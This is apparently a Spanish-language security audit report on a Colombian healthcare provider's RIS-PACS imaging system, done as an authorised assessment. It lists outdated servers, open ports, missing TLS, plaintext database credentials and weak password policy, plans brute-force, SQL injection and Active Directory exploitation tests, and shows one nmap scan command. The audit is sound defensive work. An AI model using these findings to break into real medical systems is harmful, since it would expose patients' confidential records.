Teniendo en cuenta los antecedentes de seguridad en los intentos de ingreso a la red, el socio estratégico en Colombia de la empresa italiana, busca tomar acciones preventivas con el fin de evitar que este tipo de ataques se vuelvan a presentar; protegiendo la información médica y/o historia clínica. Este conjunto de datos es de gran importancia para garantizar la confidencialidad de la información del paciente y su vida y debe ser manejada bajo la adecuada discreción ya que es una política general del personal médico y sanitario, definida como secreto profesional.

Con el desarrollo del proyecto se busca generar una serie de recomendaciones a la empresa para asegurar los 3 pilares fundamentales de la información y su mejor manejo ante el personal médico, incluso se brindará un nivel de criticidad a cada una de las recomendaciones para que el socio estratégico de la empresa italiana, junto a su personal de seguridad informática, pueda ejecutar las recomendaciones brindadas y así contar con una plataforma más segura.

7. Objetivos

7.1. General.

Evaluar el estado de seguridad de la infraestructura central del sistema RIS-PACS, definiendo las recomendaciones necesarias que ayuden a mitigar los riesgos existentes.

7.2. Específicos

- I.** Evaluar el nivel de actualizaciones de seguridad en los servidores centrales, las

conexiones y los archivos de configuración del sistema RIS-PACS.

- II.** Realizar pruebas de penetración, con el fin de fortalecer el uso de contraseñas, la administración de usuarios y la implementación de auditorías.
- III.** Evaluar las políticas de backup para el motor y las bases de datos y el almacenamiento de los medios, generando las recomendaciones necesarias para la recuperación de la información.
- IV.** Elaborar las recomendaciones de seguridad necesarias para fortalecer el acceso a los aplicativos desde fuentes externas y a los servidores centrales de la organización.

8. Requerimientos

8.1 Requerimientos funcionales

A continuación, se presentan una serie de requerimientos propios del desarrollo del proyecto y relacionados con los prerequisites necesarios para la ejecución. Estos son:

- Establecer acuerdo de confidencialidad con la empresa y los estudiantes autorizados en el que incluya el conocimiento de datos, aplicativos, vulnerabilidades y riesgos de seguridad informática
- Obtener acceso a los servidores centrales para realizar el respectivo análisis y recomendaciones según los hallazgos obtenidos.

8.2 Requerimientos no funcionales

Requerimientos propios del desarrollo del proyecto, relacionados con la documentación del mismo.

- Levantamiento de información del estado de la infraestructura actual.
- Hoja de vida por servidor, con su respectivo estado inicial.

- Informe de hallazgos y recomendaciones a nivel de seguridad, de los dispositivos ubicados en la red.
- Revisar parámetros establecidos para las contraseñas en el directorio activo para el ingreso al aplicativo.
- Revisar los roles asignados a los usuarios y los clientes, para garantizar la protección de datos de la manera óptima.

9. Metodología

Para el desarrollo de las actividades propuestas y alcanzar los objetivos planteados, se establecieron varias actividades como:

1. Análisis de infraestructura central del sistema RIS-PACS en entorno productivo, teniendo consideraciones de sistema operativo, configuración de usuarios, accesos otorgados, permisos sobre los servidores, etc.
2. Implementar ambiente de pruebas del sistema, que garantice las mismas condiciones del entorno productivo, y así simular conexiones y accesos no autorizados de forma precisa.
3. Realizar pruebas de penetración al servidor de aplicaciones (Fuerza bruta, diccionario, SQL, entre otras) hasta obtener un acceso no autorizado al aplicativo a través del entorno web
4. Identifican una vulnerabilidad que afecte al servidor de directorio activo, explotarla y generar un acceso no autorizado y afectar la integridad y confidencialidad de los usuarios pertenecientes al dominio.
5. Revisar esquema de configuración a los motores de bases de datos, motor usado, bases de datos creadas, usuarios de ingreso, usuario predeterminado, registros de accesos, etc.
6. Análisis de resultados para los diferentes servidores, discutir los hallazgos y como resolverlos a través de las mejores prácticas para la organización.

7. Generar recomendaciones según hallazgos y discusión, con el fin de mitigar las brechas de seguridad encontradas y exponer las vulnerabilidades a las cuales se encuentran expuestas dichos servidores.

10. Descubrimiento y recomendaciones de seguridad

10.1 Nivel de actualización, conexiones y archivos de configuración.

10.1.1 Nivel de actualización.

Inicialmente se realizó un análisis de la infraestructura en los servidores productivos, para tener un punto de partida de las recomendaciones a realizar, en la Ilustración 1 se puede observar que el servidor que almacena el aplicativo cuenta con Windows Server 2008 R2, que a pesar de que le hagan las actualizaciones de seguridad, ya no cuenta con soporte.




Ilustración 1. Detalles servidor aplicación

Adicionalmente, se encontraron algunas actualizaciones de seguridad pendientes, aunque para dicho cambio se tenía actividad programada, pero es necesario resaltar que las

instalaciones de los paquetes de seguridad pendientes ya tenían cierto tiempo desde el momento de la publicación oficial de Microsoft.

En cuanto a los hallazgos del servidor con rol de directorio activo, se encontró que la versión de sistema operativo en producción es un Windows server 2008 R2. Versión 6.1, compilación 7601, esta fue la última versión de Windows publicada para 2008, pero al igual que el servidor de aplicación, es una versión obsoleta que ya no cuenta con soporte del fabricante. En la Ilustración 2 se puede apreciar que esta es una versión que al momento de elaboración de este artículo es obsoleta. Para obtener esta información, es necesario entrar a equipo y configuración del equipo y allí se puede ver más información del sistema operativo.




Ilustración 2. Versión de sistema operativo instalado en servidor AD.

Al igual que con los servidores anteriores, lo primero que hacemos es obtener información sobre el sistema operativo instalado en el servidor. La Ilustración 3 muestra dicha información.




Ilustración 3. Versión de sistema operativo instalado en servidor de bases de datos.

Teniendo en cuenta estos hallazgos, los servidores que pertenecen a la infraestructura requerida para el funcionamiento del aplicativo, se encuentran en versiones obsoletas, sin soporte, e incluso sin actualizaciones de seguridad. Esto genera la necesidad de crear una política de actualización a la infraestructura con versiones de sistema operativo que se adapten a los requerimientos del sistema. Adicionalmente, incluir la revisión e instalación de los paquetes de seguridad de acuerdo con el cronograma del fabricante.

A nivel de base de datos se identifica la versión y tipo de motor de base de datos, se cuenta con un motor SQL Server versión 2012 service pack 4 enterprise de 64 bits, tal como se muestra en la Ilustración 4.




Ilustración 4. Versión de motor de bases de datos.

A nivel de aplicativo podemos observar en la Ilustración 5 la versión instalada actualmente, 33.6.6.1, dicha versión corresponde a un release del año 2017, aun teniendo en cuenta que han salido versiones más recientes con cambios en algunas funcionalidades. Es importante mantener una actualización constante del software del sistema.




Ilustración 5. Versión aplicativo en producción

10.1.2. Conexiones.

Al iniciar con el desarrollo del proyecto, se realizó un análisis de puertos en el servidor usado para publicar el aplicativo a Internet, para así obtener un estado inicial respecto a las recomendaciones que se brindarían a la empresa italiana, los resultados de este análisis se

encuentran en la Ilustración 6, obteniendo gran cantidad de puertos abiertos y disponibles públicamente ya que este equipo cuenta con una IP pública.

Al obtener estos resultados, se debe resaltar que el puerto usado por el aplicativo es el puerto 80, ya que su acceso es a través del protocolo HTTP, además de algunos puertos empleados para comunicación entre los servidores. Pero la mayoría de los puertos (8000, 8001, etc.), no se tenía el conocimiento de la funcionalidad de los mismos por parte del encargado de infraestructura, considerando si son realmente requeridos.




Ilustración 6. Escaneo de puertos servidor aplicacion

En cuanto al análisis del directorio activo en ambiente productivo, se realizó un escaneo de puertos localmente con la herramienta nmap, con el fin de evaluar la seguridad del sistema. Para llegar a esto se realiza el comando `nmap -t4 -A -v` y la IP del servidor a escanear.

Como resultado de este nmap, se encontraron varios puertos que estaban abiertos, entre ellos el 53, 88, 135, 445, 593, 3268, 49157, 49152, 464, 3269, 636, 389, 2002, 49154, 49153, 49156, 49158. Algunos de estos puertos deben estar disponibles para la comunicación entre los diferentes usuarios/servidores involucrados en el funcionamiento del aplicativo. Pero también se descubrieron otros puertos considerados como brechas de seguridad, para que un atacante ingrese a la máquina ya que también está expuesto a internet a través de una IP pública.

En caso de que no sea posible implementar una VPN para todos los usuarios ya que se vería afectada la funcionalidad y usabilidad del aplicativo, lectura de resultados y demás, si se recomienda publicar el mínimo acceso posible (solo aplicativo web), pero que la información al mismo vaya cifrada con un certificado.

Es importante recordar que este aplicativo se encuentra expuesto a internet, debido a las facilidades que ofrece a los médicos para desempeñar su trabajo desde casa o cualquier otro lugar. Esta exposición y las anteriores falencias en la seguridad deja demasiado expuesto el sistema a accesos no autorizados. Es importante nombrar dentro de los hallazgos encontrados que el servidor no cuenta con un certificado STL/SSL que permita al usuario garantizar que en realidad está realizando una conexión al servidor correcto y no se trata de un ataque de suplantación con fines de robar información, credenciales de acceso o cualquier otro dato que ponga en riesgo la seguridad informática del sistema.

10.1.3. Archivos de configuración

En la Ilustración 8 se puede ver parte de la configuración del aplicativo, en el cual se pueden ver las contraseñas de los diferentes usuarios de bases de datos en texto plano, solo dando clic en el icono de ojo al final de cada una. El acceso a esta sección del software solamente es posible cuando se inicia sesión con las credenciales de un usuario administrados del sistema.




Ilustración 8. Aplicativo RIS-PACS – Contraseñas base de datos

Dentro del servidor central de aplicaciones, se puede ver que, en el editor de registros, Ilustración 9, también se encuentran las contraseñas de los usuarios usados por algunos servicios para la conexión a algunas bases de datos, para el caso de la ilustración se muestra la conexión a la base de datos que contiene las tareas programadas para el sistema PACS, un acceso no autorizado con privilegios de administrador al servidor daría acceso al atacante a este tipo de información sensible, y de allí acceso a una mayor cantidad de información de la organización.




Ilustración 9. Registros servidor en producción

Finalmente, en el servidor se guardan los archivos de funcionamiento necesarios para el aplicativo, como archivos .ini y .config, en estos archivos, como se ve en la Ilustración 10, también se almacenan los string de conexión a las bases de datos en texto plano.

Con todas las evidencias encontradas, incluso se puede observar que es usado el mismo usuario administrador de las bases de datos para la conexión de diferentes servicios. Conceder más privilegios de los necesarios a los usuarios que usan los servicios para la conexión a las bases de datos se considera como un riesgo significativo por la forma en que se almacena esta información dentro de la configuración del sistema.




Ilustración 10. Archivo .config del servidor en producción

10.2. Uso de contraseñas, pruebas de penetración y administración de usuarios.

10.2.1 Uso de contraseñas.

En cuanto a las políticas de contraseñas de los usuarios en el directorio activo, se encontró un riesgo latente ya que no se cuenta con parámetros de complejidad robustos al momento de configurar credenciales de los usuarios autorizados en el aplicativo. En la Ilustración 11 se ven algunos de los parámetros configurados actualmente para los usuarios autorizados.


